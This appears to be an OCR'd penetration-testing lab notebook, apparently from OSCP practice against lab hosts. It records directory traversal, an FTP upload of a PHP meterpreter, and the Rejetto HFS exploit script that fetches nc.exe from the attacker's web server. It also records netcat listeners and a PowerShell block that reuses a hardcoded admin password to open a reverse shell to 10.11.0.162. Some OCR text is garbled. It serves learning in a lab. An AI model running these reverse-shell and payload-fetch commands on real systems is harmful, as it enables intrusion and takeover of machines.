ET ../../../boot.ini <- VULNERABLE!

[*] GET ../../../../boot.ini <- VULNERABLE!

[*] GET ../../../../../boot.ini <- VULNERABLE!

[*] GET ../../../../../../boot.ini <- VULNERABLE!
[*] Testing Path: ..\boot.ini
[*] Testing Path: ..\..\boot.ini

[*] GET ..\..\..\boot.ini <- VULNERABLE!

[*] GET ..\..\..\..\boot.ini <- VULNERABLE!

[*] GET ..\..\..\..\..\boot.ini <- VULNERABLE!

We can upload stuff to the Upload folder example :

257 "/C:/Program Files/Femitter/Shared" is current directory.

ftp> ls

---> TYPE A

200 Type set to A.

---> PORT 10,11,0,72,231,223

200 Port command successful.

---> LIST

150 Opening data connection for directory list.

drw-rw-rw- 1 ftp ftp 0 Apr 23 16:36 .

150 Opening data connection for C:tphp21meter.php.

##############################

226 File received ok

30089 bytes sent in 0.00 secs (52.1729 MB/s)

ftp>


All we need to do this : C:tphp21meter.php
So put "C:" in the upload folder

msf exploit(windows/http/minishare_get_overflow) > options

nmap -sT -p123 -sV 10.11.1.125

Look for port 123 open

So the exploit is correct but you need to see the payload is not reverse it doesn't connect back to your self! It will just be blocked so use 123 or 21 to do post exploit to find out stuff :)
After connecting to FTP port 123 tcp is opened up , pro tip if we do not have much ports open do another port scan after connecting to a certain port .




https://www.offensive-security.com/metasploit-unleashed/windows-post-gather-modules/

http://hackingandsecurity.blogspot.co.uk/2017/09/oscp-windows-post-exploitation.html

So it looks to be that the machine open port 123 UDP and not TCP which the metasploit module is written in! In order to use the expoit I would need to take the exploit and modify it and then lunch it!
A standalone exploit on exploit-db . I took advantage of the directory traversal and managed to get the proof.txt

Few tips for windows directory, if it is Documents and settings you can use : /Docume~1



Dae9aad6636a1c2c330b435e5d1f8120
Proof.txt


17:18

NMAP result

The machine is running drupal, I am scanning it using CMSMAP:

Git clone https://github.com/Dionach/CMSmap.git

The point is to finger print the drupal then find the correct version and exploit it simple
So google for drupal enumeration version



Run full NMAP when I get home

Also try the exploit/windows/dceerpc/ms03_026_dcom

So the use of the nmap was just taking ages so I used another tool called unicorn :

Command to use :

unicornscan 10.11.1.50 -p 1-65000 -v

So the results were that it found the below ports :

```
root@kali:~# unicornscan  10.11.1.50 -p 1-65000 -v
adding 10.11.1.50/32 mode `TCPscan' ports `1-65000' pps 300
using interface(s) tap0
scaning 1.00e+00 total hosts with 6.50e+04 total packets, should take a lit

sender statistics 297.6 pps with 65000 packets sent total
listener statistics 130 packets recieved 0 packets droped and 0 interface d
TCP open                    http[   80]         from 10.11.1.50  ttl 128
TCP open                   epmap[  135]         from 10.11.1.50  ttl 128
TCP open             netbios-ssn[  139]         from 10.11.1.50  ttl 128
TCP open                 unknown[ 9505]         from 10.11.1.50  ttl 128
TCP open                 unknown[49155]         from 10.11.1.50  ttl 128
root@kali:~#
```

Login in with port 9505 I got a login page

Name .extension	Size	Timestamp	Hits
7z920-x64.msi	1.31 MB	11/15/2014 4:37:20 AM	0
Dog_Names.txt	392B	11/14/2014 9:11:11 AM	1
Holiday_Locations.txt	171B	11/14/2014 9:08:07 AM	1
OOo_2.3.0_Win32Intel_install_wJRE_en-US_inst.exe	752.30 KB	11/9/2014 4:02:59 AM	0

Enumerate the below for privileged escalation

So its running rejetto hfs 2.x
Poc
https://warroom.securestate.com/building-a-vulnerable-box-rejetto-hfs/

Enumerate for rejetto hfs 2.2.x ..

So after finding the script 39161.py

//We listen on port 443

```
root@kali:~/Documents/1.50# nc -nvlp 443
```

I had to modify it to get it to work, ran it about 4 times before working.


```
root@kali:~/Documents/1.50# python 39161.py 10.11.1.50 9505
root@kali:~/Documents/1.50# python 39161.py 10.11.1.50 9505
root@kali:~/Documents/1.50#
```

I did try to get a shell using SMB download via a LFI but there was no luck it would execute it and reach it out to my server but it wouldn't run it maybe UCL ?
The python script grabs a "nc.exe" from my webserver and then run it as " nc.exe -e cmd.exe 10.11.0.72 443 "
We need to modify it to include out LPORT and LHOST

//the python script grabs "nc.exe" which is in the windows-binaries in kali


```
root@kali:~/Documents/1.50# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.11.1.50 - - [19/May/2018 08:39:43] "GET /nc.exe HTTP/1.1" 200 -
10.11.1.50 - - [19/May/2018 08:39:43] "GET /nc.exe HTTP/1.1" 200 -
10.11.1.50 - - [19/May/2018 08:39:43] "GET /nc.exe HTTP/1.1" 200 -
```

Enumeration time :



After trying multiple times I did not manage to get my powershell reverse shell to work after multiple attempts.

While enumerating I saw that user alice was part of the administrators group , going back to the webpage where it says I am helping "Alice"




The below code was used to use powershell as alice and run nc.exe with her priviledge rights and get a shell back . I have tried to play with the filepath to get my shell working but failed.. I need to investigate on it .

//NOTE: The use of any other port was blocked by the firewall so I had to use a allowed port 443

```
$username = 'alice'
$password = 'aliceishere'
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force
$credential = New-Object System.Management.Automation.PSCredential $username, $securePassword
Start-Process -FilePath C:\Users\Public\nc.exe -NoNewWindow -Credential $credential -ArgumentList ("10.11.0.162","443","-e","cmd.exe") -WorkingDirectory C:\Users\Public
```

